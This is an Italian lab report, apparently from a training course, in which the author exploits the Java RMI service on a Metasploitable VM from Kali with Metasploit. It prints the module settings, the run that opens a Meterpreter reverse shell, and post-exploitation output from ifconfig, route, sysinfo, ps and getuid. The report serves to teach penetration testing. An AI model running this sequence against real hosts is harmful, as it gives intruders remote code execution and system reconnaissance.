

PROGETTO

In questo progetto, eseguiremo un attacco sfruttando l'exploit del servizio Java RMI sulla porta 1099. Questa è un tipo di vulnerabilità che riguarda un problema di Java RMI, ovvero un meccanismo che permette di chiamare un oggetto Java in esecuzione su un computer da un altro computer da remoto. Questo può consentire agli attaccanti di eseguire codice malevolo o di compiere azioni non autorizzate.


Per prima cosa, configuriamo l'indirizzo IP 192.168.11.111 su kali




E l'indirizzo IP 192.168.11.112 su metasploitable




Dopodichè, avviamo una sessione di mfsconsole



Una volta avviato, andremo a cercare l'exploit richiesto dall'esercizio



Utilizzeremo l'exploit presente nella riga 1, ovvero exploit/multi/misc/java_rmi_server



Configuriamo RHOSTS mettendo l'indirizzo IP del target, in questo caso metasploitable, e LHOST con l'indirizzo IP di kali

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS ⇒ 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 192.168.11.111
LHOST ⇒ 192.168.11.111
```

Dopodichè andiamo a vedere se si sono applicate le modifiche

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.11.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploi
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine o
                                         listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


View the full module info with the info, or info -d command.
```

Una volta configurato il tutto, lanciamo l'attacco con il comando exploit

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/ftjq7TCnaLOB
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:57800) at 2024-03-28 14:48:38 -0400
```

Una volta ottenuta la sessione di meterpreter, potremmo raccogliere varie informazioni sul nostro bersaglio, come per esempio la configurazione di rete tramite il comando ifconfig

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : 2001:b07:646e:a961:a00:27ff:fef6:430a
IPv6 Netmask : ::
IPv6 Address : fe80::a00:27ff:fef6:430a
```

Un'altra informazione che possiamo raccogliere tramite il comando route -n è la tabella di routing, che contiene informazioni come l'indirizzo di rete di destinazione dei pacchetti, la maschera di sottorete, il gateway predefinito e l'interfaccia di rete associata. Per eseguire questo comando però ho dovuto attivare la shell, che si potrebbe considerare anche questo un tipo di informazione estraibile.

```
meterpreter > shell
Process 1 created.
Channel 1 created.
route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.11.0    0.0.0.0         255.255.255.0   U     0      0        0 eth0
0.0.0.0         192.168.11.1    0.0.0.0         UG    100    0        0 eth0
```

Un altro comando che possiamo utilizzare è il comando sysinfo, che restituisce informazioni generali sul sistema operativo, sull'architettura del processore, sul nome host e sul kernel.

```
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
```

Con il comando ps, possiamo controllare quanti processi ci sono in esecuzione sul sistema bersaglio insieme ai dettagli, come PID, nome del processo, descrizione, proprietario, ecc.

```
meterpreter > ps

Process List
============

 PID   Name                                  User      Path
 ---   ----                                  ----      ----
 1     /sbin/init                            root      /sbin/init
 2     [kthreadd]                            root      [kthreadd]
 3     [migration/0]                         root      [migration/0]
 4     [ksoftirqd/0]                         root      [ksoftirqd/0]
 5     [watchdog/0]                          root      [watchdog/0]
 6     [events/0]                            root      [events/0]
 7     [khelper]                             root      [khelper]
 41    [kblockd/0]                           root      [kblockd/0]
 44    [kacpid]                              root      [kacpid]
 45    [kacpi_notify]                        root      [kacpi_notify]
 90    [kseriod]                             root      [kseriod]
 128   [pdflush]                             root      [pdflush]
 129   [pdflush]                             root      [pdflush]
 130   [kswapd0]                             root      [kswapd0]
 172   [aio/0]                               root      [aio/0]
 1128  [ksnapd]                              root      [ksnapd]
 1317  [ata/0]                               root      [ata/0]
 1323  [ata_aux]                             root      [ata_aux]
 1332  [ksuspend_usbd]                       root      [ksuspend_usbd]
 1337  [khubd]                               root      [khubd]
 2040  [scsi_eh_0]                           root      [scsi_eh_0]
 2195  [kjournald]                           root      [kjournald]
```

Un’altra informazione possiamo ottenerla con il comando getprivs, che ci indica i privilegi attualmente assegnati al processo Meterpreter.

```
meterpreter > getuid
Server username: root
```

In conclusione, in questo report ho mostrato alcuni esempi di informazioni che possiamo estrarre con Meterpreter.